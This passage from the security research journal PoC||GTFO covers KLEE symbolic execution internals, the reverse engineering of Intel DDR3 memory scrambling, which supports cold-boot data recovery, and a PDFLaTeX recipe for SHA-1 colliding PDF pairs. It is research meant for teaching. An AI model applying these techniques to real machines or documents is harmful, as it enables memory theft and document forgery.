These methods will just flush symbolics if we become concrete, or mark all concrete variables as symbolics from now on if we switch to symbolic mode. Its good to play around with these methods to see what happens when you write the value of a variable, or make a new variable symbolic and so on.

When `Instruction::Load` and `::Store` are encountered, the `Executor::executeMemory-Operation()` method is called where symbolic array bounds checking is implemented. This implementation uses a mix of `MemoryObject`, `ObjectState`, `AddressSpace::resolveOne()` and

`MemoryObject::getBoundsCheckOffset()` to figure out whether any overflow condition can happen. If so, it calls KLEE's internal API `Executor::terminateStateOnError()` to signal the memory safety issue and terminate the current state. Symbolic execution will then resume on other states so that KLEE does not stop after the first bug it finds. As it finds more errors, KLEE saves the error locations so it won't report the same bugs over and over.

Special Function Handlers

A bunch of special functions are defined in KLEE that have special handlers and are not treated as normal functions. See `lib/Core/SpecialFunctionHandler.cpp`.

Some of these special functions are called from the `Executor::executeInstruction()` method in the case of the `Instruction::Call` instruction.

All the `klee_*` functions are internal KLEE functions which may have been produced by annotations given by the KLEE analyst. (For example, you can add a `klee_assume(p)` somewhere in the analyzed program's code to say that `p` is assumed to be true, thereby some constraints will be pushed into the `ConstraintManager` of the currenet state without checking them.) Other functions such as malloc, free, etc. are not treated as normal function in KLEE. Because the malloc size could be symbolic, KLEE needs to concretize the size according to a few simplistic criteria (like `size = 0`, `size` = 2^8, `size` = 2^{16}, etc.) to continue making progress. Suffice to say this is quite approximate.

This logic is implemented in the `Executor::executeAlloc()` and `::executeFree()` methods. I have hacked around some modifications to track the heap more precisely in KLEE, however bear in mind that KLEE's heap as well as the target program's heap are both maintained within the same address space, which is extremely intrusive. This makes KLEE a bad framework for layout sensitive analysis, which many exploit generation problems require nowadays. Other special functions include stubs for Address Sanitizer (ASan), which is now included in LLVM and can be enabled while creating LLVM code with clang. ASan is mostly useful for fuzzing so normally invisible corruptions turn into visible assertions. KLEE does not make much use of these stubs and mostly generate a warning if you reach one of the ASan-defined stubs.

Other recent additions were `klee_open_merge()` and `klee_close_merge()` that are an annotation mechanism to perform selected merging in KLEE. Merging happens when you come back from a conditional contruct (e.g., switch, or when you must define whether to continue or break from a loop) as you must select which constraints and values will hold in the state immediately following the merge. KLEE has some interesting merging logic implemented in `lib/Core/MergeHandler.cpp` that are worth taking a look at.

Experiment with KLEE for yourself!

I did not go much into details of how to install KLEE as good instructions are available onine.[42] Try it for yourself!

I personally use LLVM 3.4 mostly but KLEE also supports LLVM 3.5 reliably, although as far as I know 3.4 is still recommended.

My setup is an amd64 machine on Ubuntu 16.04 that has most of what you will need in packages. I recommend building LLVM and KLEE from sources as well as all dependencies (e.g., Z3[43] and/or STP[44]) that will help you avoid weird symbol errors in your experiments.

A good first target to try KLEE on is `coreutils`, which is what prettty much everybody uses in their research papers evaluation nowadays. Coreutils is well tested so new bugs in it are scarce, but its good to confirm everything works okay for you. A tutorial on how to run KLEE on coreutils is available as part of the project website.[45]

I personally used KLEE on various targets: coreutils, busybox, as well as other standard network tools that take input from untrusted data. These will require a standalone research paper explaining how KLEE can be used to tackle these targets.

[42] `http://klee.github.io/build-llvm34/`
[43] `unzip pocorgtfo18.pdf z3.pdf`
[44] `unzip pocorgtfo18.pdf stp.pdf`
[45] `http://klee.github.io/docs/coreutils-experiments/`

```
$ grep -in add\( lib/Core/SpecialFunctionHandler.cpp
66:#define add(name, handler, ret) { name, \
81:  add("calloc", handleCalloc, true),
82:  add("free", handleFree, false),
83:  add("klee_assume", handleAssume, false),
84:  add("klee_check_memory_access", handleCheckMemoryAccess, false),
85:  add("klee_get_valuef", handleGetValue, true),
86:  add("klee_get_valued", handleGetValue, true),
87:  add("klee_get_valuel", handleGetValue, true),
88:  add("klee_get_valuell", handleGetValue, true),
89:  add("klee_get_value_i32", handleGetValue, true),
90:  add("klee_get_value_i64", handleGetValue, true),
91:  add("klee_define_fixed_object", handleDefineFixedObject, false),
92:  add("klee_get_obj_size", handleGetObjSize, true),
93:  add("klee_get_errno", handleGetErrno, true),
94:  add("klee_is_symbolic", handleIsSymbolic, true),
95:  add("klee_make_symbolic", handleMakeSymbolic, false),
96:  add("klee_mark_global", handleMarkGlobal, false),
97:  add("klee_open_merge", handleOpenMerge, false),
98:  add("klee_close_merge", handleCloseMerge, false),
99:  add("klee_prefer_cex", handlePreferCex, false),
100:  add("klee_posix_prefer_cex", handlePosixPreferCex, false),
101:  add("klee_print_expr", handlePrintExpr, false),
102:  add("klee_print_range", handlePrintRange, false),
103:  add("klee_set_forking", handleSetForking, false),
104:  add("klee_stack_trace", handleStackTrace, false),
105:  add("klee_warning", handleWarning, false),
106:  add("klee_warning_once", handleWarningOnce, false),
107:  add("klee_alias_function", handleAliasFunction, false),
108:  add("malloc", handleMalloc, true),
109:  add("realloc", handleRealloc, true),
112:  add("xmalloc", handleMalloc, true),
113:  add("xrealloc", handleRealloc, true),
116:  add("_ZdaPv", handleDeleteArray, false),
118:  add("_ZdlPv", handleDelete, false),
121:  add("_Znaj", handleNewArray, true),
123:  add("_Znwj", handleNew, true),
128:  add("_Znam", handleNewArray, true),
130:  add("_Znwm", handleNew, true),
134:  add("__ubsan_handle_add_overflow", handleAddOverflow, false),
135:  add("__ubsan_handle_sub_overflow", handleSubOverflow, false),
136:  add("__ubsan_handle_mul_overflow", handleMulOverflow, false),
137:  add("__ubsan_handle_divrem_overflow", handleDivRemOverflow, false),
jvanegue@llvmlab1:~/hklee$
```


Figure 27. KLEE Special Function Handlers

Introducing

StripWare™

"The Best of Both Worlds"

There's a world of Softstrip data strips coming your way. Besides being in magazines and books, data strips are now available in many exciting Cauzin StripWare titles. StripWare offers a wide range of the best programs from some of the world's leading computer magazines, books, and authors.



FOR YOUR APPLE

Art and Graphics on the Apple II/IIe

BASIC Apple IIc

Home Education

Computer Puzzles

Essential Programs for Small Business Planning

Titles are also available for IBM PC and Macintosh

Cauzin Systems, Inc.
835 Main Street
Waterbury, CT 06706

Symbolic Heap Execution in KLEE

For heap analysis, it appears that KLEE has a strong limitation of where heap chunks for KLEE as well as for the target program are maintained in the same address space. One would need to introduce an allocator proxy[46] if we wanted to track any kind of heap layout fidelity for heap prediction purpose. There are spatial issues to consider there as symbolic heap size may lead to heap state space explosion, so more refined heap management may be required. It may be that other tools relying on selective symbolic execution (S2E)[47] may be more suitable for some of these problems.

Analyzing Distributed Applications.

These are more complex use-cases where KLEE must be modified to track state across distributed component.[48] Several industrially-sized programs use databases and key-value stores and it is interesting to see what symbolic execution model can be defined for those. This approach has been applied to distributed sensor networks and could also be experimented on distributed software in the cloud.

You can either obtain LLVM code by compiling with the clang compiler (3.4 for KLEE) or use a decompiler like McSema[49] and its ReMill library.

There are enough success stories to validate symbolic execution as a practical technology; I encourage you to come up with your own experiments, to figure out what is missing in KLEE to make it work for you. Getting familiar with every corner cases of KLEE can be very time consuming, so an approach of "least modification" is typically what I follow.

Beware of restricting yourself to artificial test suites as, beyond their likeness to real world code, they do not take into account all the environmental dependencies that a real project might have. A typical example is that KLEE does not support inline assembly. Another is the heap intrusiveness previously mentioned. These limitations might turn a golden technique like symbolic execution into a vacuous technology if applied to a bad target.

I leave you to that. Have fun and enjoy!

—Julien

[46] `unzip pocorgtfo18.pdf nextgendebuggers.pdf`
[47] `unzip pocorgtfo18.pdf s2e.pdf`
[48] `unzip pocorgtfo18.pdf kleenet.pdf`
[49] `git clone https://github.com/trailofbits/mcsema`

18:09 Memory Scrambling on Intel Sandy Bridge DDR3

by Nico Heijningen


Humble greetings neighbors,

I reverse engineered part of the memory scrambling included in Intel's Sandy/Ivy Bridge processors. I have distilled my research in a PoC that can reproduce all 2^{18} possible 1,024 byte scrambler sequences from a 1,026 bit starting state.[50]

For a while now Intel's memory controllers include memory scrambling functionality. Intel's documentation explains the benefits of scrambling the data before it is written to memory for reducing power spikes and parasitic coupling.[51] Prior research on the topic[52] [53] quotes different Intel patents.[54]

Furthermore, some details can be deduced by cross-referencing datasheets of other architectures[55], for example the scrambler is initialized with a random 18 bit seed on every boot; the SCRMSEED. Other than this nothing is publicly known or documented by Intel. The prior work shows that scrambled memory can be descrambled, yet newer versions of the scrambler seem to raise the bar, together with prospects of full memory encryption.[56] While the scrambler has never been claimed to provide any cryptographic security, it is still nice to know how the scrambling mechanism works.

Not much is known as to the internals of the memory scrambler, Intel's patents discuss the use of LFSRs and the work of Bauer et al. has modeled the scrambler as a stream cipher with a short period. Hence the possibility of a plaintext attack to recover scrambled data: if you know part of the memory content you can obtain the cipher stream by XORing the scrambled memory with the plaintext. Once you know the cipher stream you can repetitively XOR this with the scrambled data to obtain the original unscrambled data.



An analysis of the properties of the cipher stream has to our knowledge never been performed. Here I will describe my journey in obtaining the cipher stream and analyzing it.

First we set out to reproduce the work of Bauer et al.: by performing a cold-boot attack we were able to obtain a copy of memory. However, because this is quite a tedious procedure, it is troublesome to profile different scrambler settings. Bauer's work is built on 'differential' scrambler images: scrambled with one SCRMSEED and descrambled with another. The data obtained by using the procedure of Bauer et al. contains some artifacts because of this.

We found that it is possible to disable the memory scrambler using an undocumented Intel register and used coreboot to set it early in the boot process. We patched coreboot to try and automate the process of profiling the scrambler. We chose the Sandy Bride platform as both Bauer et al.'s work was based on it and because coreboot's memory initialization code has been reverse engineered for the platform.[57] Although coreboot builds out-of-the-box for the Gigabyte GA-B75M-D3V motherboard we used, coreboot's makefile ecosystem is quite something to wrap your head around. The code contains some lines dedicated to the memory scrambler, setting the scrambling seed or SCRMSEED. I patched the code in Figure 28 to disable the

[50] `unzip pocorgtfo18.pdf IntelMemoryScrambler.zip`

[51] See for example Intel's 3rd generation processor family datasheet section 2.1.6 Data Scrambling.

[52] Johannes Bauer, Michael Gruhn, and Felix C. Freiling. "Lest we forget: Cold-boot attacks on scrambled DDR3 memory." In: Digital Investigation 16 (2016), S65–S74.

[53] Yitbarek, Salessawi Ferede, et al. "Cold Boot Attacks are Still Hot: Security Analysis of Memory Scramblers in Modern Processors." High Performance Computer Architecture (HPCA), 2017 IEEE International Symposium on. IEEE, 2017.

[54] USA Patents 7945050, 8503678, and 9792246.

[55] See 24.1.45 DSCRMSEED of N-series Intel® Pentium® Processors and Intel® Celeron® Processors Datasheet – Volume 2 of 3, February 2016

[56] Both Intel and AMD have introduced their flavor of memory encryption.

[57] For most platforms the memory initialization code is only available as an blob from Intel.

```
3784 static void set_scrambling_seed(ramctr_timing * ctrl)
     {
3786   int channel;

3788   /* FIXME: we hardcode seeds. Do we need to use some PRNG for them?
          I don't think so. */
3790   static u32 seeds[NUM_CHANNELS][3] = {
         {0x00009a36, 0xbafcfdcf, 0x46d1ab68},
3792     {0x00028bfa, 0x53fe4b49, 0x19ed5483}
       };
3794   FOR_ALL_POPULATED_CHANNELS {
         MCHBAR32(0x4020 + 0x400 * channel) &= ~0x10000000;
3796     write32(DEFAULT_MCHBAR + 0x4034, seeds[channel][0]);
         write32(DEFAULT_MCHBAR + 0x403c, seeds[channel][1]);
3798     write32(DEFAULT_MCHBAR + 0x4038, seeds[channel][2]);
       }
3800 }
```

Figure 28. Coreboot's Scrambling Seed for Sandy Bridge

memory scrambler, write all zeroes to memory, reset the machine, enable the memory scrambler with a specific SCRMSEED, and print a specific memory region to the debug console. (COM port.) This way we are able to obtain the cipher stream for different SCRMSEEDs. For example when writing eight bytes of zeroes to the memory address starting at `0x10000070` with the scrambler disabled, we read `3A E0 9D 70 4E B8 27 5C` back from the same address once the PC is reset and the scrambler is enabled. We know that that's the cipher stream for that memory region. A reset is required as the SCRMSEED can no longer be changed nor the scrambler disabled after memory initialization has finished. (Registers need to be locked before the memory can be initialized.)

Now some leads by Bauer et al. based on the Intel patents quickly led us in the direction of analyzing the cipher stream as if it were the output of an LFSR. However, taking a look at any one of the cipher stream reveals a rather distinctive usage of a LFSR. It seems as if the complete internal state of the LFSR is used as the cipher stream for three shifts, after which the internal state is reset into a fresh starting state and shifted three times again. (See Figure 29.)

```
00111010 11100000
10011101 01110000
01001110 10111000
00100111 01011100
```

It is interesting to note that a feedback bit is being shifted in on every clocktick. Typically only the bit being shifted out of the LFSR would be used as part of the 'random' cipher stream being generated, instead of the LFSR's complete internal state. The latter no longer produces a random stream of data, the consequences of this are not known but it is probably done for performance optimization.

These properties could suggest multiple constructions. For example, layered LFSRs where one LFSR generates the next LFSR's starting state, and part of the latter's internal state being used as output. However, the actual construction is unknown. The number of combined LFSRs is not known, neither is their polynomial (positions of the feedback taps), nor their length, nor the manner in which they're combined.

Normally it would be possible to deduce such information by choosing a typical length, e.g. 16-bit, LFSR and applying the Berlekamp Massey algorithm. The algorithm uses the first 16-bits in the cipher stream and deduces which polynomials could possibly produce the next bits in the cipher stream. However, because of the previously described unknowns this leads us to a dead end. Back to the drawing board!

Automating the cipher stream acquisition by also patching coreboot to parse input from the serial console we were able to dynamically set the SCRMSEED, then obtain the cipher stream. Writing a Python script to control the PC via a serial cable enabled us to iterate all 2^{18} possible SCRMSEEDs and




Figure 29. Keyblock

save their accompanying 1024 byte cipher streams. Acquiring all cipher streams took almost a full week. This data now allowed us to try and find relations between the SCRMSEED and the produced cipher stream. Stated differently, is it possible to reproduce the scrambler's working by using less than $2^{18} \times 1024$ bytes?

This analysis was eased once we stumbled upon a patent describing the use of the memory bus as a high speed interconnect, under the name of TeraDIMM.[58] Using the memory bus as such, one would only receive scrambled data on the other end, hence the data needs to be descrambled. The authors give away some of their knowledge on the subject: the cipher stream can be built from XORing specific regions of the stream together. This insight paved the way for our research into the memory scrambling.

The main distinction that the TeraDIMM patent makes is the scrambling applied is based on four bits of the memory address versus the scrambling based on the (18-bit) SCRMSEED. Both the memory address- and SCRMSEED-based scrambling are used to generate the cipher stream 64 byte blocks at a time.[59] Each 64 byte cipher-stream-block is a (linear) combination of different blocks of data that are selected with respect to the bits of the memory address. See Figure 30.

Because the address-based scrambling does not depend on the SCRMSEED, this is canceled out in the differential images obtained by Bauer. This is how far the TeraDIMM patent takes us; however, with this and our data in mind it was easy to see that the SCRMSEED based scrambling is also built up by XORing blocks together. Again depending on the bits of the SCRMSEED set, different blocks are XORed together.

Hence, to reproduce any possible cipher stream we only need four such blocks for the address scrambling, and eighteen blocks for the SCRMSEED scrambling. We have named the eighteen SCRMSEEDs that produce the latter blocks the (SCRMSEED) toggleseeds. We'll leave the four address scrambling blocks for now and focus on the toggleseeds.

The next step in distilling the redundancy in the cipher stream is to exploit the observation that for specific toggleseeds parts of the 64 byte blocks overlap in a sequential manner. (See Figure 32.) The 18 toggleseeds can be placed in four groups and any block of data associated with the toggleseeds can be reproduced by picking a different offset in the non-redundant stream of one of the four groups. Going back from the overlapping stream to the cipher stream of SCRMSEED `0x100` we start at an offset of 16 bytes and take 64 bytes, obtaining `00 30 80 ... 87 b7 c3`.

• CPC • GAMES • AMSTRAD ACTION...

Own a CPC? Looking to begin a career in computer journalism? Enthusiastic? Good! We need you.

• • • • • •

Amstrad Action, Britain's leading magazine for the CPC, is looking for a bright, keen young person to write games reviews. We're based in Bath, prospects are good and you'll be working for one of Britain's fastest growing publishers. But you'll have to prove you enjoy a challenge and can produce well-written copy to deadline.

• • • • • •

What are you waiting for? Make that call! Ring Steve Carey (editor) on
0225 446034

WE ARE AN EQUAL OPPORTUNITIES EMPLOYER

[58] US Patent 8713379.

[59] This is the largest amount of data that can be burst over the DDR3 bus.




Figure 30. TeraDIMM Scrambling

$$\texttt{overlappingstream}(\textcircled{z}) \quad \begin{pmatrix} 0000\ 1100\ 0000 \\ 0000\ 0110\ 0000 \\ 0000\ 0011\ 0000 \\ 0000\ 0001\ 1000 \\ 0000\ 0000\ 1100 \\ 0000\ 0000\ 0110 \\ 0000\ 0000\ 0011 \\ 0001\ 0000\ 0011 \\ 0001\ 1000\ 0011 \\ 0001\ 1100\ 0011 \\ 0001\ 1110\ 0011 \\ 0001\ 1111\ 0011 \end{pmatrix} \cdot \begin{pmatrix} \text{stretch}_0 \\ \text{stretch}_1 \\ \text{stretch}_2 \\ \text{stretch}_3 \\ \text{stretch}_4 \\ \text{stretch}_5 \\ \text{stretch}_6 \\ \text{stretch}_7 \\ \text{stretch}_8 \\ \text{stretch}_9 \\ \text{stretch}_{10} \\ \text{stretch}_{11} \end{pmatrix}$$

Figure 31. Scrambler Matrix

Finally, the overlapping streams of two of the four groups can be used to define the other two; by combining specific eight byte stretches i.e., multiplying the stream with a static matrix. For example, to obtain the first stretch of the overlapping stream of SCRMSEEDs `0x4`, `0x10`, `0x100`, `0x1000`, and `0x10000` we combine the fifth and the sixth stretch of the overlapping stream of SCRMSEEDs `0x1`, `0x40`, `0x400`, and `0x4000`. That is `20 00 10 00 08 00 04 00` = `00 01 00 00 00 00 00 00` ^ `20 01 10 00 08 00 04 00`. The matrix is the same between the two groups and provided in Figure 31. One is invited to verify the correctness of that figure using Figure 32.

Some future work remains to be done. We postulate the existence of a mathematical basis to these observations, but a nice mathematical relationship underpinning the observations is yet to be found. Any additional details can be found in my TUE thesis.[60]

[60] `unzip pocorgtfo18.pdf heijningen-thesis.pdf`




Figure 32. Overlapping Streams

18:10 Easy SHA-1 Colliding PDFs with PDFLaTeX.

by Ange Albertini

In the summer of 2015, I worked with Marc Stevens on the re-usability of a SHA1 collision: determining a prefix could enable us to craft an infinite amount of valid PDF pairs, with arbitrary content with a SHA-1 collision.

```
000:  .% .P .D .F .- .1 .. .3 \n .% E2 E3 CF D3 \n \n
010:  \n .1    .0    .o .b .j \n .< .< ./ .W .i .d .t
020:  .h    .2    .0    .R ./ .H .e .i .g .h .t    .3
030:     .0    .R ./ .T .y .p .e    .4    .0    .R ./
040:  .S .u .b .t .y .p .e    .5    .0    .R ./ .F .i
050:  .l .t .e .r    .6    .0    .R ./ .C .o .l .o .r
060:  .S .p .a .c .e    .7    .0    .R ./ .L .e .n .g
070:  .t .h    .8    .0    .R ./ .B .i .t .s .P .e .r
080:  .C .o .m .p .o .n .e .n .t    .8 .> .> \n .s .t
090:  .r .e .a .m \n FF D8 FF FE 00 24 .S .H .A .- .1
0a0:     .i .s    .d .e .a .d .! .! .! .! .! 85 2F EC
0b0:  09 23 39 75 9C 39 B1 A1 C6 3C 4C 97 E1 FF FE 01
0c0:  ??
```

The first SHA-1 colliding pair of PDF files were released in February 2017.[61] I documented the process and the result in my "Exploiting hash collisions" presentation.

The resulting prefix declares a PDF, with a PDF object declaring an image as object 1, with references to further objects 2–8 in the file for the properties of the image:

```
PDF signature                 000: %PDF-1.3
non-ASCII marker              009: %âãÏÓ
object declaration            011: 1 0 obj
image object properties       019: <</Width 2 0 R/Height 3 0 R/Type 4 0 R
                                    /Subtype 5 0 R/Filter 6 0 R
                                    /ColorSpace 7 0 R/Length 8 0 R
                                    /BitsPerComponent 8>>
stream content start          08e: stream
JPEG Start Of Image           095: FF D8        length: 36
JPEG comment                  097: FF FE 00 24
hidden death statement        09b:    SHA-1 is dead!!!
randomization buffer          0ad:    85 2F .. .. 97 E1
JPEG comment                  0bd: FF FE 01
start of collision block      0c0:          ??   byte with a xor
                                               difference of 0x0C
                                    length: 01??
```

The PDF is otherwise entirely normal. It's just a PDF with its first eight objects used, and with a image of fixed dimensions and colorspace, with two different contents in each of the colliding files.

The image can be displayed one or many times, with optional clipping, and the raw data of the image can be also used as page content under specific readers (non browsers) if stored losslessly repeating lines of code eight times.

The rest of the file is totally standard. It could be actually a standard academic paper like this one.

We just need to tell PDFLaTeX that object 1 is an image, that the next seven objects are taken, and do some postprocessing magic: since we can't actually build the whole PDF file with the perfect precision for hash collisions, we'll just use placeholders for each of the objects. We also need to tell PDFLaTeX to disable decompression in this group of objects.

Here's how to do it in PDFLaTeX. You may have to put that even before the `documentclass` declaration to make sure the first PDF objects are not reserved yet.

```
\begingroup

 \pdfcompresslevel=0\relax

 \immediate\pdfximage width 40pt {<foo.jpg>}

 \immediate\pdfobj{65535}          %/Width
 \immediate\pdfobj{65535}          %/Height
 \immediate\pdfobj{/XObject}       %/Type
 \immediate\pdfobj{/Image}         %/SubType
 \immediate\pdfobj{/DCTDecode}     %/Filters
 \immediate\pdfobj{/DeviceGray}    %/ColorSpace
 \immediate\pdfobj{123456789}      %/Length

\endgroup
```

Then we just need to get the reference to the last PDF image object, and we can now display our image wherever we want.

```
\edef \shattered{
            \pdfrefximage\the\pdflastximage}
```

We then just need to actually overwrite the first eight objects of a colliding PDF, and everything falls into place.[62] You can optionally adjust the XREF table for a perfectly standard, SHA-1 colliding, and automatically generated PDF pair.

[61] `unzip pocorgtfo14.pdf shattered.pdf`

[62] See `https://alf.nu/SHA1` or `unzip pocorgtfo18.pdf sha1collider.zip`.

18:11 Bring out your dead! Bugs, that is.

from the desk of Pastor Manul Laphroaig,
Tract Association of PoC||GTFO.

Dearest neighbor,

Our scruffy little gang started this самиздат journal a few years back because we didn't much like the academic ones, but also because we wanted to learn new tricks for reverse engineering. We wanted to publish the methods that make exploits and polyglots possible, so that folks could learn from each other. Over the years, we've been blessed with the privilege of editing these tricks, of seeing them early, and of seeing them through to print.

Now it's your turn to share what you know, that nifty little truth that other folks might not yet know. It could be simple, or a bit advanced. Whatever your nifty tricks, if they are clever, we would like to publish them.

Do this: write an email in 7-bit ASCII telling our editors how to reproduce *ONE* clever, technical trick from your research. If you are uncertain of your English, we'll happily translate from French, Russian, Southern Appalachian, and German.

Like an email, keep it short. Like an email, you should assume that we already know more than a bit about hacking, and that we'll be insulted or—WORSE!—that we'll be bored if you include a long tutorial where a quick explanation would do.

Teach me how to falsify a freshman physics experiment by abusing floating-point edge cases. Show me how to enumerate the behavior of all illegal instructions in a particular implementation of 6502, or how to quickly blacklist any byte from amd64 shellcode. Explain to me how shellcode in Wine or ReactOS might be simpler than in real Windows.

